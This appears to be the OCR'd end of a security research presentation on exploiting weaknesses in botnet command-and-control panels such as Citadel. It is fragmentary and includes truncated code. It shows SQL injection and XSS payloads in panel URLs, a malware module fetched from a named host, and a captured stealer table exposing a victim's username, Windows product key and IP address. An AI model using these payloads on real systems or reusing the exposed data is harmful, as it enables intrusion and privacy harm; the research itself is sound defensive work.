
Citadel C&C Panel:



```
<td align="left" class="success">&#8226; [2] - Updating table <b>'
     botnet_webinjects_group_perms'</b>.</td>
<td align="left" class="success">&#8226; [2] - Updating table <b>'botnet_webinjects'</b>.</
     td>
<td align="left" class="success">&#8226; [2] - Updating table <b>'botnet_webinjects_bundle'
     </b>.</td>
<td align="left" class="success">&#8226; [2] - Updating table <b>'
     botnet_webinjects_bundle_execlim'</b>.</td>
<td align="left" class="success">&#8226; [2] - Updating table <b>'
     botnet_webinjects_bundle_members'</b>.</td>
<td align="left" class="success">&#8226; [2] - Updating table <b>'botnet_webinjects_history
     '</b>.</td>
<td align="left" class="success">&#8226; [2] - Creating folder <b>'_reports13305113'</b>.</
     td>
<td align="left" class="success">&#8226; [2] - Writing config file</td>
<td align="left" class="success">&#8226; [2] - Searching for the god particle...</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'system/data'</b>.</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'public'</b>.</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'files'</b>.</td>
<td align="left" class="success">&#8226; [3] - Creating folder <b>'files/webinjects'</b>.</
     td>
<td align="left" class="success"><b>-- Update complete! --</b></td>

[*] generated raw file  for analysis: 2014-06-30T19:29:04.156664.html
```

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection, XSS
- Ports Mapping
- Weak Password and Login Page Key



log(, , ~'root:localhost:36d7801336a44b42'~) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Most Visited ▾
Getting Started
Latest Headlines ▾
log(, , ~'root:localhost:36d780...
Enter
File Edit View Help
Login
OK
Search

http://[redacted]/frmcp0/frm_findrep_sub2.php?id=999999 union all select 0x31,conc

Please, enter password:

Wrong password

Source of: http://[redacted]frmcp0/frm_findrep_sub2.php?id=999999%20union%20all%20select%200x31,concat(0x7e,0

```
<form onsubmit='auth(); return false;'>
        <label>Please, enter password: </label><input type='password' id='password' name='password'> <input type='submit' value='Enter'>
        <div id='div_auth'>
        </div>
</form>

<script t
el = docu
if (el) e
</script>
```

php/" onmouseover="JavaScript:alert(document.location)" value="?m=login

User name:

Password:


□ Remember (MD5 cookies)

http[redacted]com/info/adm/index.php
/%22%20onmouseover=%22JavaScript:alert(document.location)
%22%20value=%22?m=login

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection
- Ports Mapping
- Weak Password and Login Page Key

Find other open ports to get resources



cc9966.com:81/cmd

loadmodule("http://cc9966.com/clk","clk")

Opening cmd

You have chosen to open:

cmd

which is: application/octet-stream (1.6 KB)

from: http://cc9966.com:81

What should Firefox do with this file?


○ Open with

● Save File

□ Do this automatically for files like this from now on.

Compromised Methods

- Insecure Deployment
- Exposed Directory Structure
- Unprotected Components
- SQL Injection
- Ports Mapping
- **Weak Password and Login Page Key**



Hello, admin

Program	Url / Host	Login	Password	Computer	Date	Ip	□
IDM	www.steampowered.com	timissteurjonas	Check other passwords of user	[redacted]	2013-05-16 18:22:59	109.62.38.133	□
Trillian/Yahoo	-	Microsoft Windows 7 Édition Familiale Premium	4FG99-BC3HD-73CQT-WMF7J-3Q6C9	[redacted]	2013-05-16 18:04:43	109.62.38.133	□

Pages: 0 Results 0 - 1000 of about 2

Page Reccueil Stealer

The End

References

1. Sood, A. K. (2014). Exploiting Fundamental Weaknesses in Botnet Command and Control (C&C) Panels: What Goes Around Comes Back Around !. BlackHat 2014, Las Vegas, USA, 2014.

2. WebSense (2014).Putting Cyber Criminals on Notice: Watch Your Flank. Web. Aug 8, 2015. http://community.websense.com/blogs/securitylabs/archive/2014/06/12/zeus-c-amp-c-vulnerability.aspx

3. Internet Security (2011). Meet Ice IX, Son Of ZeuS. Web. Agt 8 2015. http://www.internetsecuritydb.com/2011/08/meet-ice-ix-son-of-zeus.html

4. Sherstobitoff, R. (2013). Inside the World of the Citadel Trojan. Executive Summary, McAfee Labs.

5. Donohue, B. (2013). The Big Four Banking Trojans. Kaspersky Lab. Web. Aug 8, 2015. https://blog.kaspersky.com/the-big-four-banking-trojans/

6. Jones, J. (2013). Athena, a DDoS Malware Odyssey. Arbor Networks Threat Intelligence. Web. Aug 8 2015. https://asert.arbornetworks.com/athena-a-ddos-malware-odyssey/

7. Gallagher, S. (2014). Feds warn first responders of dangerous hacking tool: Google Search. Ars Technica. Web. Aug 8 2015. http://arstechnica.com/security/2014/08/feds-warn-first-responders-of-dangerous-hacking-tool-google-search/?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+arstechnica%2Findex+%28Ars+Technica+-+All+content%29

8. Apache Friend (n.d.) Linux Frequently Asked Questions. Web. Aug 8 2015. https://www.apachefriends.org/faq_linux.html